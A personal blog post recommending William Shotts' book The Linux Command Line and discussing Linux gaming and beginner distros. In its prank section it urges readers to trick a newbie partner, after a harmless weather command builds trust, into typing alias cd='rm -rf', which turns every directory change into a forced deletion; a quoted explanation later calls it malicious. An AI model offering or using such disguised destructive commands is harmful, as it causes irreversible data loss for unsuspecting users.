
I recently had an exchange about Linux and gaming with a contact on social media. Moreover, some newbies on Facebook Linux pages have asked for book recommendations to learn Linux. So, I thought I’d share a book that I have found helpful regarding learning the Linux command line.
Book: The Linux Command Line
I bought a used copy of The Linux Command Line (1st Edition, 2012) by William E. Shotts, Jr. several years ago from a seller on eBay. The book was discarded by the Pickerington Public Library, which is located 17 miles (ca. 27 km) southeast of Columbus, Ohio.
My first edition has 432 pages, and covers the most basics of accessing a Linux machine’s command line and shell (in this case, Bash), to more advanced topics such as writing scripts to automate tasks. However, the author actually releases a much more comprehensive version with continual updates and downloadable scripts…for free on his website, LinuxCommand.org. Moreover, he uses No Starch Press (the finest in Geek entertainment) as a publisher, so one may purchase the 2nd Edition (March 2019), or pre-order the 3rd Edition (January 2026) and get a 25% discount. Alternatively, you may download the most recent 6th Internet Edition (Jan. 2024) in PDF format for free. The 3rd Edition book will be released next month.

Regarding the upcoming 2026 3rd Edition, it will contain 544 pages, which is 112 pages more than my 2012 1st Edition contains. To get a better sense of the book, here’s a blurb from the publisher’s page, which I linked to previously:
The Linux Command Line isn’t just a reference manual. It’s a complete education on how Linux really works. From your first tentative keystrokes to writing powerful shell scripts, you’ll build the confidence and understanding to make your system work for you.
Now in its third edition, this best-selling guide has been fully updated with modern examples, nearly 40 pages of new content, and downloadable scripts from LinuxCommand.org. Used in more than a thousand classrooms and libraries worldwide, it has helped over 150,000 readers gain fluency and confidence in Linux.
Author and command line guru William Shotts delivers not just commands, but genuine insight, guided by his philosophy: Make everything as simple as possible, but no simpler.
Through short, digestible chapters, you’ll learn to:
- Navigate the filesystem, manage files, and configure your environment
- Chain commands, redirect input/output, and use regular expressions
- Control processes, manage packages, and work with networking tools
- Edit files with Vim
- Write shell scripts to automate tasks and build custom tools
- Use core utilities like grep, cut, sed, and tar to process data
- Manage filesystems and compile programs from source
Linux and Gaming
Now, back to the gaming topic for a brief moment.

I had commented to my social media contact about how Linux has progressed so much in recent years and has become quite popular for gaming. For instance, Minecraft, which is one of the games she had mentioned, whereby she has incorporated several AI programs via APIs (application programming interface), is compatible with many Linux distros:
I even provided a couple of Linux gamer links:
- Linux Gaming on Reddit, which has ~565,000 members.
- Top Linux Gaming Distros provided by TecMint.

Nevertheless, she will remain loyal to using Windows and gaming on that platform, which makes sense since Linux is not quite up to parity with Windows as a gaming platform, but it’s closing the gap, and fast. Additionally, it requires time and patience to switch to a new gaming system, especially one with a moderately steep learning curve when things inevitably need a bit of custom tweaking.
Fun at the Command Line
Anyway, apparently my contact has been in a 10-year+ relationship with a programming engineer who embraces Linux. So, I thought of mentioning a little Linux prank to share with her Linux Lover, but then better judgment prevailed. I will, however, share a sanitized, briefer version of the prank here, for readers to consider playing on a fellow Linux enthusiast.
Command Line Prank
Assuming you’re in a romantic relationship with someone who uses Linux, and preferably someone who is still a bit of a newbie, then the following could be a fun old-school prank to ignite sparks, or perhaps fireworks, in the relationship. A side benefit of the prank is that it will help teach a memorable lesson about working in the Linux command line and backing-up one’s system on a continual basis.
A 3-Step Plan to Ignite Emotional Fireworks in Your Relationship with a Linux User.
Step One:
Establish command line trust. Ask your Linux Lover (LL) to enter this command into the CLI (command line interface):

curl wttr.in/~40506+USA?uThe Linux Lover should see something like this in the terminal:
Step Two:
After the brilliance of your suggestion is fully appreciated, ask your LL to enter this command:

alias cd='rm -rf'Here’s a reference image for the command, for better context:
You will earn bonus points if you subtly play Metallica’s cover song, “Am I Evil?” in the background as you ask your Linux Lover to type the command.
Final Step:
Let the emotional fireworks commence!
Closing Words
Regarding the prank, I actually used the alias command to create a shortcut for the weather command. So, all I have to do to run the weather command is to type my shortcut, which is “weather.” I also created a shortcut to send the output to a .png image file, but that functionality has been disabled temporarily by the developers until further refinement of the program.
Weather Widget and Code Snippet
For example, below is the code to export the output to a .png image file (when the developers upgrade the program, this code should work):

curl wttr.in/44410+USA?u --output ~/Downloads/weather-output_$(date +"%Y-%m-%d_%H-%M-%S").pngI also have a weather widget in my desktop taskbar, so all I need to do is click it to see what the weather is. The open source widget is typhoon and looks like this when invoked:
Evil Bash
As for the alias prank command, I’ll leave that up to you to test. User discretion advised!
Okay, I’ll be nice and explain it, compliments of Brave Browser AI and CI/CD’s post, “9 Evil Bash Commands Explained“:
The command
alias cd='rm -rf'is a dangerous shell alias that redefines thecd(change directory) command to instead executerm -rf, which forcefully deletes all contents of the current directory without prompting for confirmation.This alias is considered highly malicious because if a user accidentally types
cdin a directory containing important files, the entire directory and its contents will be irreversibly deleted.This alias is often cited as a classic example of a “gotcha” or prank in Unix-like systems, where an attacker could inject it into a user’s shell session while they are away from the keyboard (afk), leading to unexpected and catastrophic data loss.
Linux Distros: Beginner Friendly and Gaming
Lastly, regarding gaming on Linux, at the moment, it might not be worth the effort to transition to Linux solely for gaming. It will still require ample time and “the patience of Buddha.” But, gaming on Linux is advancing so fast that perhaps in another year or so, the rewards will outweigh the time and effort to do so.
Nevertheless, for average Windows users, Linux is already easier to use out-of-the-box than is Windows 11, especially with distros such as Linux Mint with the Cinnamon desktop, Ubuntu LTS, and Pop!_OS,1Pop!_OS was developed by the makers of the high end, powerful computers by system76: “Designed by nerds. Engineered by experts. Handcrafted by humans. All in Denver, Colorado.”, among others.2Read some comments in a Facebook post by Linux Distro World that addresses how easy, or hard, it is to transition to Linux from Windows or macOS.
As for the distro I use and like, MX Linux (and antiX — proudly anti-fascist), I wrote about it in a prior post titled “The 5 Best Linux Distributions for New Users” back in January 2024. Incidentally, it’s the most popular post on this day-in-the-life blog!
Footnotes
- 1Pop!_OS was developed by the makers of the high end, powerful computers by system76: “Designed by nerds. Engineered by experts. Handcrafted by humans. All in Denver, Colorado.”
- 2Read some comments in a Facebook post by Linux Distro World that addresses how easy, or hard, it is to transition to Linux from Windows or macOS.